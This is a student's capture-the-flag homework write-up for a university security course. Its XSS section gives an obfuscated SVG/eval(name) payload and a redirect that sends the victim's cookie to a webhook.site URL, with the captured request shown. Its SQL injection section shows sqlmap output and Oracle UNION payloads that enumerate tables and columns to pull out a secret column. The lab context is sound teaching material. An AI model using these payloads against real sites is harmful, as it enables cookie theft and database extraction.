

# Computer Security Hw0x04 Writeup

- Realname: 胡安鳳
- ID on course web: alfons0329
- Student ID: R08922024

tags: Computer Security NTU CS CS CTF Writeup

## how2xss (XSS)

Concept: CSRF + XSS (<https://ephraim.net/security-%E4%BD%BF%E7%94%A8-webhook-site-%E6%8E%A5%E6%94%B6-csrfxss-%E9%80%8F%E9%81%8E-https-%E5%82%B3%E9%81%8E%E4%BE%86%E7%9A%84-cookie/>).


Eval redirect (<https://xz.aliyun.com/t/3513>).

Eval redirect 2 (<https://zhuanlan.zhihu.com/p/51755143>).

### Step 1, iframe

Use the iframe identifier to load the redirect page to our server `qvxxz.ml` (self bought domain)

Payload = `<iFrame src=/"QVXZ.ML">`




where a small redirect will be shown on the 'Hack me' page.

### Step 2, eval(name)

Use eval(name) as (short) payload to send website out and combine with <SVG/ONLoAd> . Then we use &#97 as the HTML entity of a and \u{65} is the unicode of e <SVG/ONLoAd=eval(n&#97;m\u{65})> which prevents from being deprecated with same character case sensitively.

### Step 3, Make html page to fetch cookie and send it to our webhook site

Redirect to the xss page with the eval(name) then redirect to the webhook with the cookies. Receive the cookie in webhook.site for flag.



Request Details	Permalink	Raw content	Copy As ▾
GET	http://webhook.site/25e8c4bf-2bbf-451a-8532-ddaeddade	f51?flag=FLAG%7Bbabyxss_easy_peasy_yo%7D	
Host	54.238.163.34	whois	
Date	Nov 9, 2019 7:57 PM	(a few seconds ago)	
ID	632a53ce-1e9a-4802-86ad-e1903587d9f0		

### Cathub v2 (SQL Injection)

## The DBMS is Oracle

```
Windows PowerShell
[18:54:57] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[18:55:02] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[18:55:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET)'
[18:55:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (MAKE_SET - original value)'
[18:55:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT)'
[18:55:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (ELT - original value)'
[18:55:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int)'
[18:55:02] [INFO] testing 'MySQL boolean-based blind - Parameter replace (bool*int - original value)'
[18:55:02] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[18:55:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (original value)'
[18:55:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES)'
[18:55:03] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace (GENERATE_SERIES - original value)'
[18:55:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[18:55:03] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace (original value)'
[18:55:03] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[18:55:03] [INFO] GET parameter 'vid' appears to be 'Oracle boolean-based blind - Parameter replace' injectable
it looks like the back-end DBMS is 'Oracle'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'Oracle' extending provided risk (1) value? [Y/n] Y
[18:55:03] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[18:55:03] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[18:55:05] [INFO] target URL appears to be UNION injectable with 3 columns
Injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[18:55:07] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbs=mysql')
[18:55:07] [INFO] testing 'Generic UNION query (35) - 21 to 40 columns'
[18:55:08] [INFO] testing 'Generic UNION query (35) - 41 to 60 columns'
[18:55:09] [INFO] testing 'Generic UNION query (35) - 61 to 80 columns'
[18:55:11] [INFO] testing 'Generic UNION query (35) - 81 to 100 columns'
[18:55:12] [INFO] checking if the injection point on GET parameter 'vid' is a false positive
[18:55:14] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'vid' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 902 HTTP(s) requests:
----
Parameter: vid (GET)
  Type: boolean-based blind
  Title: Oracle boolean-based blind - Parameter replace
  Payload: vid=(SELECT (CASE WHEN (4278=4278) THEN 4278 ELSE CAST(1 AS INT))/(SELECT 0 FROM DUAL) END) FROM DUAL
----
[18:55:14] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[18:55:14] [INFO] the back-end DBMS is Oracle
back-end DBMS: Oracle
[18:55:14] [INFO] fetched data logged to text files under '/home/alfons/.sqlmap/output/edu-ctf.csie.org'

[*] ending @ 18:55:14 /2019-11-10/

19:00:31 alfons@alfons ...CTFTools/sqlmap/sqlmap-dev o v8.10.0 master 1ms
[2] 8:zsh+
```

## Step 1, Determine the and type

There are 3 columns to search (error generates on order by 4)

github.com/w181496/Web-CTF-Cheatsheet#sql-injection

order by 1/3

- \* \_cs case sensitive collation 區分大小寫
- \* \_bin binary case sensitive collation 區分大小寫

on Based

判斷column數

- union select 1,2,3...N
- order by N 找最後一個成功的N

AND 1=2 UNION SELECT 1, 2, password FROM admin--+

LIMIT N, M 跳過前N筆，抓M筆

爆資料庫名

- union select 1,2,schema\_name from information\_schema.schemata limit 1,1

爆表名

- union select 1,2,table\_name from information\_schema.tables where table\_schema='mydb' limit 0,1
- union select 1,2,table\_name from information\_schema.columns where table\_schema='mydb' limit 0,1

爆Column名

edu-ctf.csie.org/10159/video.php?vid=1/\*\*/order/\*\*/by/\*\*/4

CatHub

Error!

★ Upgrade

## Step 2, Search table name from current user

Oracle manual ref ([https://docs.oracle.com/cd/B19306\\_01/server.102/b14237/statviews\\_4473.htm#REFRN26286](https://docs.oracle.com/cd/B19306_01/server.102/b14237/statviews_4473.htm#REFRN26286))

[https://edu-ctf.csie.org:10159/video.php?](https://edu-ctf.csie.org:10159/video.php?vid=-1/**/union/**/select/**/1,table_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,table_name/**/FROM/**/user_tables/**/ORDER/**/BY/**/table_name)/**/where/**/r=)

`vid=-1/**/union/**/select/**/1,table_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,table_name/**/FROM/**/user_tables/**/ORDER/**/BY/**/table_name)/**/where/**/r=`

Use python request module to brute force search all the possible table names.

And we found table `s3CRET` at `r=6` from `user_tables`.

## Step 3, Search column name from current user similar to Step 2

<https://edu-ctf.csie.org:10159/video.php?>

```
vid=-1/**/union/**/select/**/1,column_name,null/**/from/**/(SELECT/**/ROWNUM/**/r,column_
name/**/FROM/**/user_tab_columns/**/ORDER/**/BY/**/column_name)/**/where/**/r=
```

We found column V3RY\_S3CRET\_C0LUMN from user\_tab\_columns .

## Step 4, Find out the FLAG!

<https://edu-ctf.csie.org:10159/video.php?>

```
vid=-1/**/union/**/select/**/1,V3RY_S3CRET_C0LUMN,null/**/from/**/S3CRET
```

FLAG{HEY\_\_\_OR@CLE\_D4TAB4S3\_\_INJ3CTI0N\_I5\_\_\_\_T000000000000\_E4SY!!!!!!??} but should be converted to lower case.